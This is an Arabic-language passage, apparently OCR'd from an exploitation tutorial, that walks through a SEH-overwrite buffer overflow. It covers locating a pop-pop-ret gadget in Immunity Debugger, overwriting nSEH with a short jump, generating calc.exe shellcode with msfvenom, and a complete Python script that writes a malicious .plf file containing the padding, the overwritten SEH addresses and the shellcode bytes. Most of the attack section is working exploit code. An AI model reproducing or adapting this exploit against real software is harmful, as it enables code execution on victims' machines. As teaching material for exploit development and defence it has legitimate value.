
Pop **r32**
Pop **r32**
Ret

- ملاحظة من الممكن استخدام:

Pop **EDI**
Pop **ESI**
Ret


أو غيرها من الـ REGISTERS أي أن pop r32 هي طريقة للبحث عن الـ REGISTERS تحت بيئة 32 بوجه عام ولكن يجب ان نختار الأنسب بين المتوفر من عناوين الـ REGISTERS.

بعد البحث نرى اننا نستطيع ان نقوم باستخدام عنوان الذاكرة (**603024A4**) في الكود ووضع نقطه توقف عليه في حالة الوصول الية أثناء عملية تنفيذ البرنامج باستخدام "Immunity Debugger" سنصل الى نقطه التوقف "**Break-Point**" كما هو موضح في الصورة. خلال عملية تنفيذ الـ "**PROLOGUE**" التابعة للبرنامج الأساسي وتحديدا الجزيئة الخاصـــة بـ معالج الاستثناء، يكون عنوان المؤشر الذي يؤشر على مكان وجود معالج الاستثناء التالي الذي يؤشر الى بداية عنوانه أي أن ESP+8




ملاحظة:

عناوين الذاكرة "offset" تقرا من اليسار الى اليمين ويدعى هذا الأسلوب بـ "little endian" بمعنى , مـثال:



فكما هو موضح في الصورة فهناك يتواجد الـ SHELLCODE التابع لنا والذي ملئ بحرف الD وسيتم استبداله لاحقا بال shellcode الحقيقي، ولكن ليتم ذلك يجب إضافة ترميز 0xeb أي بمعنى "**jmp short**" في لغة الأسمبلي وبالتالي يمكننا القفز الى المساحة الممتلئة في حرف D الذي تم وضعة مسبقا للتأكد فقط والتي سوف تستبدل في الكود المراد تنفيذه.



- إذا الان كل شيء جاهز لأعاده كتابة الكود الخاص بنا، **نقوم بضافة عناوين الـ SEH و nSEH لنتمكن من أعادة الكتابة على عناوينها الأصلية بالعناوين التي قمنا بالبحث عنها الا والتي هي:**
- **عنوان الـ jmp short والذي هو "xeb\x06\x90\x90\" على مكان عنوان الذاكرة الخاص بـ nSEH.**
- **عنوان الـ pop pop ret والذي هو "xa4\x24\x30\x60\" على مكان عنوان الذاكرة الخاص بـ SEH.**


ومن ثم نقوم بتكوين SHELCODE بسيط بمساعدة MSFvenom والذي يقوم بتشغيل calc.exe ببساطه

```
root@kali:~# msfvenom -p windows/exec cmd=calc.exe -f py -b "\x00\xff"
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of py file: 1060 bytes
buf =  ""
buf += "\xbe\xa9\xdc\x88\x4f\xda\xd9\xd9\x74\x24\xf4\x58\x2b"
buf += "\xc9\xb1\x31\x83\xe8\xfc\x31\x70\x0f\x03\x70\xa6\x3e"
buf += "\x7d\xb3\x50\x3c\x7e\x4c\xa0\x21\xf6\xa9\x91\x61\x6c"
buf += "\xb9\x81\x51\xe6\xef\x2d\x19\xaa\x1b\xa6\x6f\x63\x2b"
buf += "\x0f\xc5\x55\x02\x90\x76\xa5\x05\x12\x85\xfa\xe5\x2b"
buf += "\x46\x0f\xe7\x6c\xbb\xe2\xb5\x25\xb7\x51\x2a\x42\x8d"
buf += "\x69\xc1\x18\x03\xea\x36\xe8\x22\xdb\xe8\x63\x7d\xfb"
buf += "\x0b\xa0\xf5\xb2\x13\xa5\x30\x0c\xaf\x1d\xce\x8f\x79"
buf += "\x6c\x2f\x23\x44\x41\xc2\x3d\x80\x65\x3d\x48\xf8\x96"
buf += "\xc0\x4b\x3f\xe5\x1e\xd9\xa4\x4d\xd4\x79\x01\x6c\x39"
buf += "\x1f\xc2\x62\xf6\x6b\x8c\x66\x09\xbf\xa6\x92\x82\x3e"
buf += "\x69\x13\xd0\x64\xad\x78\x82\x05\xf4\x24\x65\x39\xe6"
buf += "\x87\xda\x9f\x6c\x25\x0e\x92\x2e\x23\xd1\x20\x55\x01"
buf += "\xd1\x3a\x56\x35\xba\x0b\xdd\xda\xbd\x93\x34\x9f\x32"
buf += "\xde\x15\x89\xda\x87\xcf\x88\x86\x37\x3a\xce\xbe\xbb"
buf += "\xcf\xae\x44\xa3\xa5\xab\x01\x63\x55\xc1\x1a\x06\x59"
buf += "\x76\x1a\x03\x3a\x19\x88\xcf\x93\xbc\x28\x75\xec"
root@kali:~#
```

كود الاستغلال النهائي

```
#!/usr/bin/python
SEH ="\xa4\x24\x30\x60"
nSEH ="\xeb\x06\x90\x90"
shell =  ""
shell += "\xdb\xc1\xd9\x74\x24\xf4\xba\x32\xb8\x3e\xb8\x5d\x33"
shell += "\xc9\xb1\x31\x31\x55\x18\x83\xc5\x04\x03\x55\x26\x5a"
shell += "\xcb\x44\xae\x18\x34\xb5\x2e\x7d\xbc\x50\x1f\xbd\xda"
shell += "\x11\x0f\x0d\xa8\x74\xa3\xe6\xfc\x6c\x30\x8a\x28\x82"
shell += "\xf1\x21\x0f\xad\x02\x19\x73\xac\x80\x60\xa0\x0e\xb9"
shell += "\xaa\xb5\x4f\xfe\xd7\x34\x1d\x57\x93\xeb\xb2\xdc\xe9"
shell += "\x37\x38\xae\xfc\x3f\xdd\x66\xfe\x6e\x70\xfd\x59\xb1"
shell += "\x72\xd2\xd1\xf8\x6c\x37\xdf\xb3\x07\x83\xab\x45\xce"
shell += "\xda\x54\xe9\x2f\xd3\xa6\xf3\x68\xd3\x58\x86\x80\x20"
shell += "\xe4\x91\x56\x5b\x32\x17\x4d\xfb\xb1\x8f\xa9\xfa\x16"
shell += "\x49\x39\xf0\xd3\x1d\x65\x14\xe5\xf2\x1d\x20\x6e\xf5"
shell += "\xf1\xa1\x34\xd2\xd5\xea\xef\x7b\x4f\x56\x41\x83\x8f"
shell += "\x39\x3e\x21\xdb\xd7\x2b\x58\x86\xbd\xaa\xee\xbc\xf3"
shell += "\xad\xf0\xbe\xa3\xc5\xc1\x35\x2c\x91\xdd\x9f\x09\x6d"
shell += "\x94\x82\x3b\xe6\x71\x57\x7e\x6b\x82\x8d\xbc\x92\x01"
shell += "\x24\x3c\x61\x19\x4d\x39\x2d\x9d\xbd\x33\x3e\x48\xc2"
shell += "\xe0\x3f\x59\xa1\x67\xac\x01\x08\x02\x54\xa3\x54"
buf= "A" * 608 + nSEH + SEH + shell
mal= buf
try:
  out_file = open("Malicious.plf",'w')
  out_file.write(mal)
  out_file.close()
  print("File Created!")
except:
  print "Error Creating File!"
```

 # ملاحظة: <u>تم تنفيذ الـ SHELLCODE الخاص بنا بالاستغناء عن أساليب الـ ROP</u> رغم أن في بعض أنظمة التشغيل المختلفة (كـ Windows 8 الى الاصدار الحالي لهذا المثال) يجب استخدام أساليب الـ ROP لتمكن من تنفيذ الـ SEHLLCODE والذي هو calc.exe الخاص بنـــا.



References:

- https://msdn.microsoft.com/en-us/library/swezty51.aspx
- https://en.wikipedia.org/wiki/Win32_Thread_Information_Block
- http://bytepointer.com/resources/pietrek_vectored_exception_handling.htm
- https://msdn.microsoft.com/en-us/library/zazxh1a9.aspx
- https://msdn.microsoft.com/en-us/library/9xtt5hxz.aspx
- http://index-of.co.uk/Reversing-Exploiting/Understanding%20SEH%20Exploitation.pdf
- https://www.slideshare.net/raheel_niazi/32-bit-and-64-bit-register-manipulation